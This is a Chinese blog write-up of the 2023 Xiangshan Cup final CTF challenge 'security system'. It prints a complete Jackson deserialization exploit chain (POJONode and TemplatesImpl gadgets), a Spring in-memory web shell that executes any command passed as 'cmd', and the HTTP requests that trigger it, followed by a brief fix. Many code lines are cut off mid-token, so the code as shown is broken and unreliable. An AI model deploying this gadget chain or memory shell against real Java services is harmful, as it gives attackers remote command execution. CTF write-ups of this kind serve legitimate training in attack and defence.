[CTF复现计划]2023香山杯决赛 security system

原创 datou 大头SEC 2023-11-22 00:20 发表于广东

收录于合集
#CTF复现计划
6个

前言

“大头SEC”公众号专注于CTF、AWD、AWD Plus、RDG等竞赛题目复现。

在“大头SEC”公众号正式开始运营以前，“CTF复现计划”已经运营了一段时间，“CTF复现计划”旨在解决各位CTFer在赛后因平台关闭导致无法复现的问题。截止10月18日，“CTF复现计划”已经在语雀公开分享20余个复现环境，30余篇WriteUp。（“CTF复现计划”语雀直达链接：https://www.yuque.com/dat0u/ctf）

而在“大头SEC”公众号中会分享“CTF复现计划”中相对精彩的竞赛题目，同样也提供复现环境及WriteUp。

题目信息

本题涉及知识点：Java代码审计、jackson反序列化、Spring内存马、AWD Plus

- 题目类型：AWD Plus
- 题目名称：2023香山杯决赛 security system
- 题目镜像：ccr.ccs.tencentyun.com/lxxxin/public:xsb2023_security_system
- 内部端口：8080
- 题目附件：
  6ZO+5o6lOiBodHRwczovL3Bhbi5iYWlkdS5jb20vcy8xSXpkSjEteHBaU1BmQzBLdFJhY1llQT9wd2Q9bTdxYSDmj5Dlj5bnoIE6IG03cWE=（自行Base64解码）

启动脚本

请确保本地安装了docker命令，并且确保12345端口未被占用，然后以root权限运行下方命令，运行成功后会返回一串16进制字符串（此为容器ID），表示容器运行成功，接着打开Chrome或者Firefox浏览器，用浏览器访问12345端口

```
docker run -it -d -p 12345:8080 -e FLAG=flag{8382843b-d3e8-72fc-6625-ba5
```

WriteUp

这题是AWD Plus类型，但是出题人一开始要求先攻击完获取到修复包的路径再修复，开场过了两个多小时之后给了攻击和修复hint：

image.png

其实这题修复是比较简单的，本文还是着重讲解一下攻击。一般来说，会攻击肯定会修复，修复会相对来说简单一些。

本题同样给了附件（吐槽一下开场附件下载的特别慢，下完附件都快一轮过去了），解压附件是一个jar包，拖到IDEA分析，整个项目结构如下：



image.png

pom依赖如下，用的是SpringBoot 2.7.12，无其他第三方依赖：

```
<dependencies>
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter</artifactId>
    </dependency>

    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-web</artifactId>
    </dependency>
</dependencies>
```


image.png

再看Index类，Index类的内容也非常简单：

- 传入obj和classes，并反射获取classes的类
- 在if分支里，会对传入的obj做jackson解析，然后调用toString返回
- 在else分支里会获取SecurityCheck的treeMap属性，并且做反序列化
- SecurityCheck的safe属性可以控制进入if和else

```java
@RequestMapping({"/safeobject"})
public String start(String obj, String classes) throws Exception {
    if (!classes.contains("Object") && !classes.contains("LinkedHashMap")) {
        Class c = Class.forName(classes);
        SecurityCheck var10000 = isSafe;
        if (SecurityCheck.isSafe()) {
            Object o = SecurityCheck.deObject(mapper.readValue(obj, c));
            return o.toString();
        } else {
            StringBuilder sb = new StringBuilder();
            var10000 = isSafe;
            Iterator var5 = SecurityCheck.ismap().iterator();

            while(var5.hasNext()) {
                Object item = var5.next();
                byte[] s = SecurityCheck.base64Decode((String)item);
                sb.append(SecurityCheck.deserialize(s));
            }

            return sb.toString();
```


image.png

这题在比赛一开始，我是打算不用else分支去打的，想要仅通过o.toString()去调用TemplatesImpl的getter

```
POJONode#toString -> TemplatesImpl#getOutputProperties
```

那么在传参的时候应该是这样：

```
obj={"@type":"com.fasterxml.jackson.databind.node.POJONode","_value":{"@
```

不过这样会有一个问题，在SecurityCheck#deObject的时候，对POJONode实例化时会报错

```java
Index.java | ObjectNode.class | POJONode.class | Index.class | JacksonApplication.class | SecurityCheck.class | SecurityCheck.java
}

2 个用法
public static Object deObject(Object ob) throws Exception {  ob: ExtendedModelMap@6063
    if (ob instanceof LinkedHashMap) {
        LinkedHashMap map = (LinkedHashMap)ob;  ob: ExtendedModelMap@6063  map: ExtendedModelMap@6063
        String type = (String)map.get("@type");  map: ExtendedModelMap@6063  type: "com.fasterxml.jackson.dat
        if (!"".equals(type) && type != null) {
            Class clazz = Class.forName(type);  type: "com.fasterxml.jackson.databind.node.POJONode"  clazz:
            Object obj = clazz.newInstance();  clazz: Class@5920
            Iterator ir = map.keySet().iterator();

            while(ir.hasNext()) {
                String key = (String)ir.next();
                Object value = map.get(key);
                if (!key.equals("@type")) {
                    Field field = getField(clazz, key);
                    if (field != null) {
```

image.png

因为POJONode已经有了一个有参构造方法，那么此时就没有无参构造方法，直接newInstance自然会报错，导致无法走到o.toString()触发后续的流程



image.png

所以，还是得按照官方给的hint来，这题的思路如下：

1. 利用jackson将SecurityCheck的safe改为false（因为这些属性都是静态的，所以可以修改并且后续请求会一直生效）
2. 进入else分支，将序列化数据传给treeMap，触发反序列化（这里用到的反序列化链就是BadAttributeValueExpException -> POJONode -> TemplatesImpl，注意处理一下jackson的不稳定性问题）

完整的EXP如下：

```
package com.example.jackson;

import com.fasterxml.jackson.databind.node.POJONode;
import com.sun.org.apache.bcel.internal.Repository;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryIm
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtMethod;
import org.springframework.aop.framework.AdvisedSupport;

import javax.management.BadAttributeValueExpException;
```

```
import javax.xml.transform.Templates;
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.Base64;

public class PoC {
    public static void main(String[] args) throws Exception{
        ClassPool pool = ClassPool.getDefault();
        CtClass ctClass0 = pool.get("com.fasterxml.jackson.databind.node
        CtMethod writeReplace = ctClass0.getDeclaredMethod("writeReplace
        ctClass0.removeMethod(writeReplace);
        ctClass0.toClass();

        byte[] code = Repository.lookupClass(SpringMemShell.class).getBy
        byte[][] codes = {code};

        TemplatesImpl templates = new TemplatesImpl();
        setFieldValue(templates, "_name", "useless");
        setFieldValue(templates, "_tfactory",  new TransformerFactoryImp
        setFieldValue(templates, "_bytecodes", codes);

        POJONode node = new POJONode(makeTemplatesImplAopProxy(templates
        BadAttributeValueExpException val = new BadAttributeValueExpExce

        setFieldValue(val, "val", node);

        byte[] poc = ser(val);
        System.out.println(Base64.getEncoder().encodeToString(poc));
    }
    public static byte[] ser(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(b
        objectOutputStream.writeObject(obj);
        objectOutputStream.close();
```

```
            return baos.toByteArray();
        }
        public static Object makeTemplatesImplAopProxy(TemplatesImpl templat
            AdvisedSupport advisedSupport = new AdvisedSupport();
            advisedSupport.setTarget(templates);
            Constructor constructor = Class.forName("org.springframework.aop
            constructor.setAccessible(true);
            InvocationHandler handler = (InvocationHandler) constructor.newI
            Object proxy = Proxy.newProxyInstance(ClassLoader.getSystemClass
            return proxy;
        }
        public static void setFieldValue(Object obj, String field, Object va
            Field dField = obj.getClass().getDeclaredField(field);
            dField.setAccessible(true);
            dField.set(obj, val);
        }
    }
```

内存马用到的SpringMemShell内容如下：

```
package com.example.jackson;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import org.springframework.web.context.WebApplicationContext;
import org.springframework.web.context.request.RequestContextHolder;
import org.springframework.web.servlet.mvc.condition.RequestMethodsReque
import org.springframework.web.servlet.mvc.method.RequestMappingInfo;
import org.springframework.web.servlet.mvc.method.annotation.RequestMapp
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.io.InputStream;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.Scanner;
```

```
public class SpringMemShell extends AbstractTranslet{
    static {
        try {
            WebApplicationContext context = (WebApplicationContext) Requ
            RequestMappingHandlerMapping mappingHandlerMapping = context
            Field configField = mappingHandlerMapping.getClass().getDecl
            configField.setAccessible(true);
            RequestMappingInfo.BuilderConfiguration config =
                    (RequestMappingInfo.BuilderConfiguration) configFiel
            Method method2 = SpringMemShell.class.getMethod("shell", Htt
            RequestMethodsRequestCondition ms = new RequestMethodsReques
            RequestMappingInfo info = RequestMappingInfo.paths("/shell")
                    .options(config)
                    .build();
            SpringMemShell springControllerMemShell = new SpringMemShell
            mappingHandlerMapping.registerMapping(info, springControlle

        } catch (Exception hi) {
//            hi.printStackTrace();
        }
    }

    public void shell(HttpServletRequest request, HttpServletResponse re
        if (request.getParameter("cmd") != null) {
            boolean isLinux = true;
            String osTyp = System.getProperty("os.name");
            if (osTyp != null && osTyp.toLowerCase().contains("win")) {
                isLinux = false;
            }
            String[] cmds = isLinux ? new String[]{"sh", "-c", request.g
            InputStream in = Runtime.getRuntime().exec(cmds).getInputStr
            Scanner s = new Scanner(in).useDelimiter("\\A");
            String output = s.hasNext() ? s.next() : "";
            response.getWriter().write(output);
            response.getWriter().flush();
        }
    }
```

```
    @Override
    public void transform(DOM document, SerializationHandler[] handlers)

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, Serial

    }
}
```

发送以下请求：

- 注意classes需要是LinkedHashMap的子类或实现（具体可看SecurityCheck#deObject）
- 将下面请求发送两次，第一次是将safe设置为false，第二次进入else触发反序列化

```
POST /safeobject HTTP/1.1
Host: localhost:8088
Content-Type: application/x-www-form-urlencoded
Content-Length: 11143

obj={"@type":"com.example.jackson.SecurityCheck","safe":false,"treeMap":
```



image.png

接着再访问内存马执行命令即可：

```
GET /shell?cmd=date HTTP/1.1
Host: localhost:8088
```



image.png

至于修复的话，也挺简单的，过滤一下@type字样的请求就行，或者自己重写一个ObjectInputStream在resolveClass处设置黑名单类。

参考文章：

- https://t.zsxq.com/148js9row

“CTF复现计划”交流群

1. 语雀群文档：https://www.yuque.com/dat0u/ctf
2. 有需要复现的CTF赛题可以直接call群主（大头）
3. 本群提供赛题制作、赛题WriteUp编写等服务
4. 各位师傅可以随意拉人
5. 因群聊已超200人，无法通过二维码扫描加入，可以加vx：DatouYoo（备注CTF复现计划）

image.png

大头SEC

本公众号专注于CTF、AWD、AWD Plus、RDG等竞赛题目复现

7篇原创内容

公众号

收录于合集 #CTF复现计划 6

上一篇 · [CTF复现计划]2023浙江大学生省赛决赛 ezWEB

喜欢此内容的人还喜欢

[靶场复现计划]春秋云镜 TunnelX

大头SEC